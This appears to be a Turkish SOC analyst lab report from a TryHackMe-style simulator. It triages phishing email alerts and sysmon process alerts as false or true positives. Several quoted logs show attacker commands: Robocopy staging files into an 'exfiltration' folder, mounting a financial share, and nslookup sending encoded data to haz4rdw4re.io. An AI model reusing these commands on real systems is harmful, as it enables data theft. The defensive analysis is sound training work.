Description:	An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
datasource:	emails				
timestamp:	03/01/2025 16:03:19.809				
subject:	Double Your Hat Collection with These Easy Tricks!				
sender:	armaan.terry@tryhatme.com				
recipient:	stark@modernmillinerygroup.online				
attachment:	None				
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:	outbound				

Şekil 14 Log ID 1011

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **armaan.terry@tryhatme.com** adresinden gelen bir yanıt olup, alıcı ise **stark@modernmillinerygroup.online** adresindedir. Burada dikkat çeken önemli nokta, alıcının **modernmillinerygroup.online** gibi alışılmadık ve potansiyel olarak şüpheli bir üst düzey alan adı kullanıyor olmasıdır. Bu durum, bazı durumlarda şüpheli aktivitelerle ilişkilendirilebilir.

E-posta başlığında "Double Your Hat Collection with These Easy Tricks!" gibi dikkat çekici bir ifade yer almaktadır. Bu tür başlıklar genellikle dolandırıcılık amacı taşıyan e-postalarda sıkça kullanılan başlıklardır. Ancak, e-posta göndericisinin **tryhatme.com** alan adı daha önce herhangi bir kötü niyetli etkinlik ile ilişkilendirilmemiştir.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmın yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Alarmda belirtilen şüpheli durum, yalnızca e-posta başlıkları ve gönderen bilgileriyle ilgili olabilecek bir alarmdır.

Sonuç olarak, bu alarmın güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmın tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1012	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 19:06	Awaiting action
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
datasource:	emails				
timestamp:	03/01/2025 16:03:57.809				
subject:	Hot Singles in Your Area Want to Buy Hats From You - Act Now!				
sender:	sharp@hatsonthetise.online				
recipient:	miguel.odonnell@tryhatme.com				
attachment:	None				
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:	inbound				

Şekil 15 Log ID 1012

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **sharp@hatsontherise.online** adresinden gelen bir mesaj olup, alıcı ise **miguel.odonnell@tryhatme.com** adresindedir. Burada dikkat çeken önemli nokta, e-posta göndericisinin **.online** gibi alışılmadık bir üst düzey alan adı kullanıyor olmasıdır. Bu tür alan adları, özellikle kimlik avı saldırılarında ve dolandırıcılık girişimlerinde sıkça kullanılmaktadır.

E-posta başlığında "Hot Singles in Your Area Want to Buy Hats From You - Act Now!" gibi dikkat çekici ve başta dikkat çekici olabilecek bir ifade yer almaktadır. Bu tür başlıklar genellikle dikkat çekici olmaya çalışarak, alıcıyı cezbetmek ve onları tıklamaya yönlendirmek amacıyla kullanılır. Ancak, sadece başlık ve alan adı bilgisiyle kötü niyetli bir etkinlik tespiti yapılamamaktadır.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmın yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Ancak, şüpheli alan adı ve başlık nedeniyle kuralların daha hassas hale getirilmesi gerektiği sonucuna ulaşılmaktadır.

Sonuç olarak, bu alarmın güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmın tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1014	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 19:08	Awaiting action	+
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	03/01/2025 16:05:56.809					
subject:	Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize					
sender:	elle@headwearinnovations.online					
recipient:	liam.espinoza@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					

Şekil 16 Log ID 1014

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **elle@headwearinnovations.online** adresinden gelen bir mesaj olup, alıcı ise **liam.espinoza@tryhatme.com** adresindedir. Burada dikkat çeken önemli nokta, e-posta göndericisinin **.online** gibi alışılmadık bir üst düzey alan adı kullanıyor olmasıdır. Bu tür alan adları, özellikle kimlik avı saldırılarında ve dolandırıcılık girişimlerinde sıkça kullanılmaktadır.

E-posta başlığında "Lost Hat Lottery Ticket: Claim Your Million-Dollar Prize" gibi dikkat çekici bir ifade yer almaktadır. Bu tür başlıklar genellikle dolandırıcılık amacı taşıyan e-postalarda sıkça kullanılmaktadır. Ancak, sadece başlık ve alan adı bilgisiyle kötü niyetli bir etkinlik tespiti yapılamamaktadır.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmin yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Ancak, şüpheli alan adı nedeniyle kuralların daha hassas hale getirilmesi gerektiği sonucuna ulaşılmaktadır.

Sonuç olarak, bu alarmin güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmin tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

1017	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 19:12	Awaiting action
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.				
datasource:	emails				
timestamp:	03/01/2025 16:10:05.809				
subject:	Win a Trip to Hat Disneyland - Magical Memories Await!				
sender:	elle@gmail.com				
recipient:	miguel.odonnell@tryhatme.com				
attachment:	None				
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:	inbound				

Şekil 17 Log ID 1017

Bu e-posta alarmında, e-posta içeriğine ve diğer unsurlara doğrudan erişimimiz olmadığı için, yapılan analiz yalnızca e-posta göndereninin ve alıcısının alan adı üzerinden odaklanılmıştır. E-posta göndericisi **elle@gmail.com** adresinden gelen bir mesaj olup, alıcı ise **miguel.odonnell@tryhatme.com** adresindedir. Burada dikkat çeken önemli nokta, e-posta göndereninin **gmail.com** gibi yaygın ve güvenilir bir alan adı kullanıyor olmasıdır. Ancak, e-posta başlığında yer alan "**Win a Trip to Hat Disneyland - Magical Memories Await!**" gibi dikkat çekici ifadeler, genellikle dolandırıcılık amacı taşıyan e-postalarda kullanılan başlıklardır.

E-posta başlığı, alıcıyı cezbetmeye yönelik abartılı bir öneri sunmaktadır. Bu tür başlıklar, dolandırıcılık ve kimlik avı saldırılarında sıkça karşılaşılan türdendir. Ancak, göndericinin **gmail.com** gibi yaygın bir alan adı kullanıyor olması, bu e-postanın şüpheli olmasına rağmen güvenilir bir alan adı olma olasılığını artırmaktadır.

E-posta içeriği, başlık ve alıcı bilgileri göz önünde bulundurulduğunda, bu alarmin yanlış bir pozitif (false positive) olduğu sonucuna varılmaktadır. Ancak, başlık ve içerik göz önüne alındığında, kuralların daha hassas hale getirilmesi gerektiği sonucuna ulaşılmaktadır.

Sonuç olarak, bu alarmin güvenlik riski taşımadığı ve false positive olduğu değerlendirilmiştir. Alarmin tetiklenme nedeninin, kuralın daha hassas hale getirilmesi gerektiği sonucuyla birlikte, tespit mekanizmasında iyileştirmeler yapılması gerektiği düşünülmektedir.

PROCESS

1002	Suspicious Parent Child Relationship	Low	Process	Mar 1st 2025 at 18:50	Awaiting action	
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 15:47:38.809				
event.code:		1				
host.name:						
process.name:		taskhostw.exe				
process.pid:		3897				
process.parent.pid:		3902				
process.parent.name:		svchost.exe				
process.command_line:		taskhostw.exe NGCKeyPregen				
process.working_directory:		C:\Windows\system32\				
event.action:		Process Create (rule: ProcessCreate)				

Şekil 18 Log ID 1002

Alarmla tetiklenen işlem, Windows sistemlerinde yaygın olarak kullanılan ve legal bir işlem olan taskhostw.exe tarafından başlatılmıştır. taskhostw.exe Windows'un bir parçası olup, çeşitli arka planda çalışan uygulamaları yönetir. Bu işlem, svchost.exe tarafından başlatılmış olup, sistemdeki normal bir ilişkiyi yansıtmaktadır. Bu nedenle, alarmin false positive olduğu düşünülmektedir.

1015	Suspicious Parent Child Relationship	Low	Process	Mar 1st 2025 at 19:10	Awaiting action	
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 16:07:55.809				
event.code:		1				
host.name:		win-3450				
process.name:		TrustedInstaller.exe				
process.pid:		3949				
process.parent.pid:		3714				
process.parent.name:		services.exe				
process.command_line:		C:\Windows\servicing\TrustedInstaller.exe				
process.working_directory:		C:\Windows\system32\				
event.action:		Process Create (rule: ProcessCreate)				

Şekil 19 Log ID 1015

Bu log, Windows'un sistem servisleri tarafından yönetilen ve legal olarak çalışan TrustedInstaller.exe adlı bir işlemi göstermektedir. Bu işlem, genellikle Windows güncellemeleri ve bakım işlemleri için kullanılır ve services.exe tarafından başlatılmıştır. Bu ilişki, sistemin normal çalışma davranışına uygun olup, alarmin false positive olduğu değerlendirilmiştir.

1018	Suspicious Parent Child Relationship	Low	Process	Mar 1st 2025 at 19:13	Awaiting action	
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 16:10:39.809				
event.code:		1				
host.name:		win-3457				
process.name:		svchost.exe				
process.pid:		3812				
process.parent.pid:		3558				
process.parent.name:		services.exe				
process.command_line:		C:\Windows\system32\svchost.exe -k wsappx -p				
process.working_directory:		C:\Windows\system32\				
event.action:		Process Create (rule: ProcessCreate)				

Şekil 20 Log ID 1018

svchost.exe, Windows işletim sisteminde kullanılan bir süreçtir ve doğru bir şekilde başlatılmış bir işlem olan svchost.exe'nin bir alt işlemi olan svchost.exe -k wsappx -p bu logda yer almaktadır. Bu işlem, sistem servislerini yönetir ve herhangi bir güvenlik tehdidi oluşturmaz. Bu sebeple alarmin false positive olduğu değerlendirilmiştir.

1020	Suspicious Parent Child Relationship	Low	Process	Mar 1st 2025 at 19:17	Awaiting action	+
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 16:15:16.809				
event.code:		1				
host.name:						
process.name:		taskhostw.exe				
process.pid:		3557				
process.parent.pid:		3539				
process.parent.name:		svchost.exe				
process.command_line:		taskhostw.exe KEYROAMING				
process.working_directory:		C:\Windows\system32\				
event.action:		Process Create (rule: ProcessCreate)				

Şekil 21 Log ID 1020

Bu logda görülen taskhostw.exe işlemi, Windows işletim sistemi tarafından başlatılan ve sistemin önemli işlevlerini yöneten bir süreçtir. svchost.exe tarafından başlatılmış ve KEYROAMING komutuyla çalıştırılmıştır. Bu işlem legal bir Windows işlemi olup, güvenlik açısından tehlike oluşturmaz. Alarmin false positive olduğu düşünülmektedir.

1024	Suspicious Parent Child Relationship	Low	Process	Mar 1st 2025 at 19:21	Awaiting action	+
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 16:19:25.809				
event.code:		1				
host.name:		win-3450				
process.name:		Robocopy.exe				
process.pid:		8356				
process.parent.pid:		3,728				
process.parent.name:		powershell.exe				
process.command_line:		"C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E				
process.working_directory:		Z:\				
event.action:		Process Create (rule: ProcessCreate)				

Şekil 22 Log ID 1024

1007 Id'li alarmindeki saldırganın gerçekleştirdiği saldırı aşamalarından biridir. Z sürücüsüne kopyalama işlemlerini gerçekleştirme işlemidir. Alarm True positive olarak değerlendirilmiştir. Halihazırda 1007 Id'li alarm eskale edildiği için bu alarm eskale edilmemiştir.

1026	Suspicious Parent Child Relationship	Low	Process	Mar 1st 2025 at 19:22	Awaiting action	+
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 16:19:57.809				
event.code:		1				
host.name:						
process.name:		rdpclip.exe				
process.pid:		3634				
process.parent.pid:		3942				
process.parent.name:		svchost.exe				
process.command_line:		rdpclip				
process.working_directory:		C:\Windows\system32\				
event.action:		Process Create (rule: ProcessCreate)				

Şekil 23 Log ID 1026

Bu logda görülen rdpclip.exe processi, Windows uzak masaüstü bağlantıları için kullanılan ve legal bir işlem olan rdpclip.exe'dir. Bu işlem, svchost.exe tarafından başlatılmış ve normal bir sistem davranışıdır. Windows uzak masaüstü protokolü (RDP) ile etkileşimde bulunan bir süreçtir. Bu ilişki, sistemdeki normal işleyişi yansıtmaktadır, dolayısıyla alarmın false positive olduğu değerlendirilmektedir.

1027	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 19:22	Awaiting action	⋮
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 16:20:23.809				
event.code:		1				
host.name:		win-3450				
process.name:		nslookup.exe				
process.pid:		5520				
process.parent.pid:		3728				
process.parent.name:		powershell.exe				
process.command_line:		"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLIfVU3cDIgAAAI.haz4rdw4re.io				
process.working_directory:		C:\Users\michael.ascot\downloads\exfiltration\				
event.action:		Process Create (rule: ProcessCreate)				

Şekil 24 Log ID 1027

1007 Id'li alarmındaki saldırının gerçekleştirdiği saldırı aşamalarından biridir. Nslookup.exe processinin kullanılmasını içeren logtur. Alarm True positive olarak değerlendirilmiştir. Halihazırda 1007 Id'li alarm eskale edilmediği için bu alarm eskale edilmemiştir.

1036	Suspicious Parent Child Relationship	High	Process	Mar 1st 2025 at 19:23	Awaiting action	⋮
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		03/01/2025 16:20:39.809				
event.code:		1				
host.name:		win-3450				
process.name:		nslookup.exe				
process.pid:		3648				
process.parent.pid:		3728				
process.parent.name:		powershell.exe				
process.command_line:		"C:\Windows\system32\nslookup.exe" RmYjEYNGZIMTY1NjZlQ==.haz4rdw4re.io				
process.working_directory:		C:\Users\michael.ascot\downloads\				

Şekil 25 Log ID 1036

1007 Id'li alarmındaki saldırının gerçekleştirdiği saldırı aşamalarından biridir. Nslookup.exe processinin kullanılmasını içeren logtur. Alarm True positive olarak değerlendirilmiştir. Halihazırda 1007 Id'li alarm eskale edilmediği için bu alarm eskale edilmemiştir.

1038	Suspicious Parent Child Relationship	Low	Process	Mar 1st 2025 at 19:25	Awaiting action
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:	sysmon				
timestamp:	03/01/2025 16:22:42.809				
event.code:	1				
host.name:	win-3455				
process.name:	WUDFHost.exe				
process.pid:	3638				
process.parent.pid:	3642				
process.parent.name:	services.exe				
process.command_line:	"C:\Windows\System32\WUDFHost.exe" -HostGUID:{0f14c433-1363-42ce-a9d0-0030e9e775ca} -IoEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-fd5c32fb-5bb6-4693-82a7-6cee85d58bxc4 -SystemEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-3ba97dd6-3700-4e8a-8921-1e24128d9c7d -IoCancelEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-2a6ae716-7c20-4d0c-97b6-bb3346775edf -NonStateChangingEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-54470b14-46b9-4c56-abe1-d9b12ef13c5f -LifetimeId:39d16a20-5092-495b-95b9-c7e0ec216f0f -DeviceGroupId: -HostArg:0				
process.working_directory:	C:\Windows\system32\				
event.action:	Process Create (rule: ProcessCreate)				

Şekil 26 Log ID 1038

Bu logda görülen WUDFHost.exe işlemi, Windows Universal Device Family (WUDF) sürücüsünün çalıştığı ve legal bir işlem olan WUDFHost.exe'dir. Bu işlem, services.exe tarafından başlatılmış ve cihaz yönetimi ile ilgili görevleri yerine getiren bir süreçtir. Bu ilişki, sistemdeki normal işleyişi yansıttığı için alarmin yanlış pozitif olduğu değerlendirilmektedir.

EXECUTION

1023	Network drive mapped to a local drive	Medium	Execution	Mar 1st 2025 at 19:21	Awaiting action
Description:	A network drive was mapped to a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.				
datasource:	sysmon				
timestamp:	03/01/2025 16:18:38.809				
event.code:	1				
host.name:	win-3450				
process.name:	net.exe				
process.pid:	5784				
process.parent.pid:	3728				
process.parent.name:	powershell.exe				
process.command_line:	"C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords				
process.working_directory:	C:\Users\michael.ascot\downloads\				
event.action:	Process Create (rule: ProcessCreate)				

Şekil 27 Log ID 1023

1007 Id'li alarmındaki saldırının gerçekleştirdiği saldırı aşamalarından biridir. net.exe processinin kullanılmasını içeren logtur. Alarm True positive olarak değerlendirilmiştir.

1025	Network drive disconnected from a local drive	Medium	Execution	Mar 1st 2025 at 19:22	Awaiting action
Description:	A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.				
datasource:	sysmon				
timestamp:	03/01/2025 16:19:36.809				
event.code:	1				
host.name:	win-3450				
process.name:	net.exe				
process.pid:	8004				
process.parent.pid:	3728				
process.parent.name:	powershell.exe				
process.command_line:	"C:\Windows\system32\net.exe" use Z: /delete				
process.working_directory:	C:\Users\michael.ascot\downloads\				
event.action:	Process Create (rule: ProcessCreate)				

Şekil 28 Log ID 1025

1007 Id'li alarmındaki saldırının gerçekleştirdiği saldırı aşamalarından biridir. net.exe processinin kullanılmasını içeren logtur. Alarm True positive olarak değerlendirilmiştir. Halihazırda 1007 Id'li alarm eskale edildiği için bu alarm eskale edilmemiştir.

SONUÇ

Yapılan incelemeler sonucunda, sistemdeki çeşitli olaylar detaylı bir şekilde analiz edilmiştir. İlk olarak, **False Positive** olarak değerlendirilen bazı e-posta olayları tespit edilmiştir. Kimlik avı (phishing) veya kötü amaçlı yazılım şüpheleri yaratmakta olsa da, yapılan analizde bu olayların gerçek bir güvenlik tehdidi oluşturmadığı belirlenmiştir. Ayrıca, sistemdeki bazı yasal süreçler de **False Positive** olarak sınıflandırılmıştır. **taskhostw.exe**, **TrustedInstaller.exe**, **svchost.exe**, **rdpclip.exe**, ve **WUDFHost.exe** gibi işlemler, sistemin normal çalışmasının bir parçası olarak işlemektedir ve herhangi bir kötü amaçlı etkinlik göstermemektedir.

Öte yandan, **True Positive** olarak değerlendirilen bir olayda, **john@hatmakereurope.xyz** tarafından gönderilen e-posta içeriğinde bulunan **zip dosyası** ve içindeki **.lnk dosyasının** uzaktan komut çalıştırma amacı taşıyan bir saldırıya dönüştüğü tespit edilmiştir. E-posta dosyasının çalıştırılmasıyla başlayan süreç, **Active Directory keşfi** ve **bilgi toplama** gibi saldırgan faaliyetlerine yol açmış ve **Z: sürücüsüne dosyaların kopyalanması** ve **bağlantının kesilmesi** ile sonlanmıştır. Bu olay, gerçek bir güvenlik tehdidi oluşturduğundan **True Positive** olarak işaretlenmiş ve daha ayrıntılı analiz için eskalasyon yapılmıştır.

Sonuç olarak, güvenlik olaylarının doğru sınıflandırılması ve analiz edilmesi, siber tehditlere karşı hızlı ve etkili bir müdahale sağlamak adına kritik öneme sahiptir. Sistem üzerindeki her türlü şüpheli etkinlik, dikkatle incelenmeli ve gerekirse daha ileri düzeyde müdahale yapılmalıdır.

KAYNAKLAR

- [1] <https://www.virustotal.com>
- [2] <https://www.abuseipdb.com/>
- [3] <https://talosintelligence.com>
- [4] <https://mxtoolbox.com/>
- [5] <https://tryhackme.com/>



